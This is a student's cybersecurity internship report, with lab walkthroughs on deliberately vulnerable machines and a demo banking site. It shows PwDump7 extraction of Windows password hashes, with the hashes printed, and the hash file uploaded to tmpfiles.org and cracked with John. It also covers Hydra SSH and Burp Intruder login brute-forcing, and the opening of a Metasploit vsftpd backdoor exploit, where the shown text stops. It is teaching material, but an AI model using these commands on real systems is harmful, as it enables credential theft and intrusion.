

INTERNSHIP ON CYBER SECURITY

Self-Introduction:

Hello, my name is Allen D'Souza and I am currently a third-semester student at NMAM Institute of Technology, Nitte. I am pursuing my degree in Computer Science Engineering, and I am excited to present this report on Cybersecurity as part of my internship. During my internship I have gained knowledge and hands on experience in the cybersecurity domain. This report consists of various tasks assigned to me as a part of my Cybersecurity internship at Dlithe.

About DLithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their

impact, and reach more people in need. Overall, Dilithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Summary of Internship:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and a project work. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.


Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.

Technical Tasks Performed:

Group 1:

1. Install the below software:
 - a) Virtual box
 - b) Kali Linux
 - c) Metasploit machine

d) Windows 7 machine




2. Perform password cracking - Offline mode

- a) Perform password cracking of windows 7 machine
- b) Password cracking of metasploit machine using Hydra

□ a) Password cracking of Windows 7 machine was done using pwdump tool. Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Open command prompt as administrator and run the command below

C:\ pwdump7 > PwDump7.exe > hash.txt



The screenshot shows a Windows 7 desktop with a File Explorer window open to 'Computer > Local Disk (C:) > pwdump7'. A Command Prompt window is running as Administrator. The command entered is 'C:\pwdump7 > PwDump7.exe > hash.txt'. The output shows the command failing because 'PwDump7.exe' is not found, and then successfully generating a 'hash.txt' file with version information.

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
C:\Windows>cd pwdump?
The system cannot find the path specified.


C:\Windows>cd ..
C:\>cd pwdump?

C:\pwdump?>cdPwDump7.exe > hash.txt
'cdPwDump7.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\pwdump?>PwDump7.exe > hash.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\pwdump?>
```

By using <https://tmpfiles.org> upload file to get downloaded in kali machine.



The file content is viewed from kali.

```
Administrator:500:NO PASSWORD*****:10ECA58175D4228ECE151E287086E824 :::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
aman:1001:NO PASSWORD*****:35BA72219BF449D9A6DB3245DDA53479 :::
HomeGroupUser$:1002:NO PASSWORD*****:079B60EAAFA46D58D3223E8BDFFEC16F4 :::
[ Wrote 4 lines ]
```

[Wrote 4 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^H Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo


Now, create a file and copy the content into it. Using below command:

```
$ nano hashfile.txt
```

Paste content, save and exit from the window.

Get password of windows machine by below command:

```
# john hashfile.txt
```




The screenshot shows a terminal window titled 'allen@kali:[~]'. The command \$ sudo su has been run, followed by [sudo] password for allen: and then # john hashfile.txt. The john tool is processing three password hashes (NT [MD4 256/256 AVX2 8x3]). It displays various status messages like 'Using default input encoding: UTF-8', 'Warning: no OpenMP support for this hash type, consider --fork=8', and 'Almost done: Processing the remaining buffered candidate passwords, if any.' The terminal also lists users rick and aman with their respective privileges: rick is an administrator and aman is a standard user. The desktop environment visible in the background includes icons for Pictures, Videos, Downloads, Devices, File System, and Network.

```
root@kali: /home/allen
File Actions Edit View Help
allen@kali:[~]
$ sudo su
[sudo] password for allen:
# john hashfile.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
* rick (Administrator)
  aman
rick
hashfile.txt  nmpo1770.save  nmpo2384.save
Devices
File System
Network
Browse Network
nmpo3577.save
allen@kali: /home/allen
```

- b) Open command prompt in Windows and type ipconfig, note down your ip address

Type the following command in kali terminal

```
nmap -Pn *ip address*
```



The screenshot shows a terminal window titled '(allen㉿kali)-[~]' with the command '\$ nmap -Pn 192.168.56.1' entered. The output of the scan is displayed, showing the progress of the Connect Scan and the final results. The host at 192.168.56.1 is reported as up, with all 1000 scanned ports in ignored states. The scan took 209.05 seconds.

```
allen@kali: ~
$ nmap -Pn 192.168.56.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 23:29 IST
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 20.00% done; ETC: 23:33 (0:02:44 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 42.50% done; ETC: 23:33 (0:01:58 remaining)
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 63.00% done; ETC: 23:33 (0:01:15 remaining)
Nmap scan report for 192.168.56.1
Host is up.
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 209.05 seconds
```

Create a text file that contains the usernames by typing the code below

```
sudo nano username.txt
```

Create a text file that contains the password by typing the code below

```
sudo nano password.txt
```

Finally implement the hydra tool by typing the following hydra syntax

```
$ hydra -l username.txt -P password.txt *ip address* ssh
```

The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form.

Burpsuite will intercept the login request.

Step 5: Analyze the login request.

In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.

Step 6: Configure the Intruder tool.

In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.

Step 7: Analyze the results.

The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.

The screenshot shows the Burp Suite interface with the following panels:

- Tasks**: Shows a passive crawl task with 109 items added to site map, 33 responses processed, and 0 responses queued. It also lists an intruder attack against https://demo.testfire.net.
- Issue activity [Pro version only]**: Displays a list of detected issues:
 - Suspicious input transformation (reflected)
 - SMTP header injection
 - Serialized object in HTTP message
 - Cross-site scripting (DOM-based)
 - XML external entity injection
 - External service interaction (HTTP)
 - Web cache poisoning
 - Server-side template injection
 - SQL injection
 - OS command injectionwith examples like http://insecure-bank.com /url-shorten and https://vulnerable-website... /product/stock.
- Event log**: Shows system logs:
 - 11:43:09 6 Mar 2023 Info Scanner This version of Burp Suite was released over three months ago. Please consider upgrading to the latest version.
 - 11:43:08 6 Mar 2023 Info Proxy Proxy service started on T27.0.0.1:8080

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status	Length	MIMEtype	Title	Comment	Time request
> 0 https://demo.testfire.net										
> 0 https://fonts.gstatic.com										
> 0 https://play.google.com										
> 0 https://www.google.com	https://www.google.com	GET	/complete/search?q=&cp=...		✓ 200	9081	JSON		testfiredemo - Google Se...	11:46:04 6 Ma
> 0 https://www.gstatic.com										
> 0 https://www.google.com	https://www.google.com	GET	/complete/search?q=test...&cp=...		✓ 200	2310	JSON			11:46:04 6 Ma
> 0 https://www.google.com	https://www.google.com	GET	/search?q=testfiredemo&...		✓ 200	365590	HTML			11:46:04 6 Ma
> 0 https://www.google.com	https://www.google.com	GET	/jsf/_/j/s/keys.en_GB.z...		✓ 200	908981	script			11:46:03 6 Ma
> 0 https://www.google.com	https://www.google.com	GET	/jsf/_/j/s/keys.en_GB.z...		✓ 200	456892	script			11:46:05 6 Ma
> 0 https://www.google.com	https://www.google.com	GET	/jsf/_/j/s/keys.en_GB.z...		✓ 200	211906	script			11:46:04 6 Ma
> 0 https://www.google.com	https://www.google.com	POST	/gen_204?z=web&t=cap...		✓ 204	976				11:46:05 6 Ma
> 0 https://www.google.com	https://www.google.com	GET	/							
> 0 https://www.google.com	https://www.google.com	GET	/client_204							
> 0 https://www.google.com	https://www.google.com	GET	/complete/search							
> 0 https://www.google.com	https://www.google.com	GET	/Resource							

Request

Raw Hex

```
1 GET /search HTTP/2
2 Host: www.google.com
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9, en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/107.0.5304.107 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

Search... 0 matches

Response

Inspector

Request Attributes 2

Request Headers 10

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
10	https://demo.testfire.net	GET	/login.jsp			200	8770	HTML	jsp	Alltoro Mutual	✓	65.61.137.117	
11	https://www.google.com	GET	/complete/search/q=testfiredemo&cp=...		✓	200	2310	JSON			✓	142.250.77.68	
12	https://www.google.com	GET	/complete/search/q=cp&&client=gws-...		✓	200	9081	JSON			✓	142.250.77.68	
13	https://www.google.com	GET	/js/J/s/k/xjs.s.en_GB.zuWVjPg8-PY.O...		✓	200	211906	script			✓	142.250.77.68	
15	https://www.gstatic.com	GET	/og/_J/s/k/oog_qtne_en_US.tllsZf7xg02...			200	183768	script			✓	142.250.192.131	
16	https://www.google.com	GET	/client_2047&atyp=&bw=935&bh=79...		✓	204	1373	HTML			✓	142.250.77.68	
20	https://fonts.gstatic.com	GET	/i/productlogos/youtube/v9192px.svg			200	1426	XML	svg		✓	142.250.66.3	
22	https://www.google.com	GET	/js/J/s/k/xjs.s.en_GB.zuWVjPg8-PY.O...		✓	200	456892	script			✓	142.250.77.68	
27	https://www.google.com	POST	/gen_204?atyp=&ei=IIUFZNrJK-SM4-E...		✓	204	976	HTML			✓	142.250.77.68	
28	https://play.google.com	OPTIONS	/logformat=json&hasfast=true&authus...		✓	200	494	text			✓	142.250.183.142	
29	https://play.google.com	POST	/logformat=json&hasfast=true&authus...		✓	200	979	JSON			✓	142.250.183.142	
31	https://demo.testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Alltoro Mutual	✓	65.61.137.117	
32	https://demo.testfire.net	POST	/dologin		✓	302	145				✓	65.61.137.117	
33	https://demo.testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Alltoro Mutual	✓	65.61.137.117	

Request

Pretty Raw Hex

```

1 POST /dologin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914C4D0F3C89627
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo.testfire.net/login.jsp
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 uid=admin&passw=123456&btnSubmit=Login

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 06 Mar 2023 06:16:12 GMT
6 Connection: close
7
8

```

Inspector

Request Attributes 2

Request Body Parameters 3

Request Cookies 1

Request Headers 20

Response Headers 5

Request URL: https://demo.testfire.net/dologin

Request Method: POST

Request Headers:

- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://demo.testfire.net/login.jsp
- Accept-Encoding: gzip, deflate
- Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
- Connection: close

Request Body:

```
uid=admin&passw=123456&btnSubmit=Login
```

Response Headers:

- Content-Type: text/html; charset=UTF-8
- Location: login.jsp
- Content-Length: 0
- Date: Mon, 06 Mar 2023 06:16:12 GMT
- Server: Apache-Coyote/1.1
- Set-Cookie: JSESSIONID=1B364FBF690842CB8914C4D0F3C89627; Path=/; HttpOnly

Request URL: https://demo.testfire.net/dologin

Request Method: POST

Request Headers:

- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://demo.testfire.net/login.jsp
- Accept-Encoding: gzip, deflate
- Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
- Connection: close

Request Body:

```
uid=admin&passw=123456&btnSubmit=Login
```

Response Headers:

- Content-Type: text/html; charset=UTF-8
- Location: login.jsp
- Content-Length: 0
- Date: Mon, 06 Mar 2023 06:16:12 GMT
- Server: Apache-Coyote/1.1
- Set-Cookie: JSESSIONID=1B364FBF690842CB8914C4D0F3C89627; Path=/; HttpOnly

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Target Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password123
Load... admin
Remove pass
Clear
Deduplicate

Add Enter a new item
Add from list... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule
Edit
Remove
Up
Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />=?&*:[]|^`#

2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
user	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
Max	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
admin	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
Max	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	279		
user	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
Max	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145		
admin	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145		

Request Response

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
```

0 matches

Finished

4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1: Open metasploit, login and keep it running in the background.

Step 2: Open a terminal in Kali Linux and find your ip address using the command **ifconfig**.

Step 3: Type **nbtscan -r “IPaddress”** and check for the metasploit's IPaddress.

Step 4: Type the command **nmap -sV “IPaddress of metasploit”** to get the nmap scan report.

Step 5: Type the command **nmap -p 21 -script vuln “IPaddress of metasploit”** to get the nmap of ftp.

Step 6: Type the command **msfconsole** to start the metasploit framework.

Step 7: Search for **vsftpd 2.3.4** to display the matching modules.

Step 8: Use **exploit/unix/ftp/vsftpd_234_backdoor** and after that set RHOSTS to the IPaddress of the metasploit and set the payload to **cmd/unix/interact** and then exploit.

```
root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
[allen@kali: ~]
$ sudo su
[sudo] password for allen:
[root@kali: /home/allen]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
        inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
    RX packets 118 bytes 49666 (48.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 95 bytes 46816 (45.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
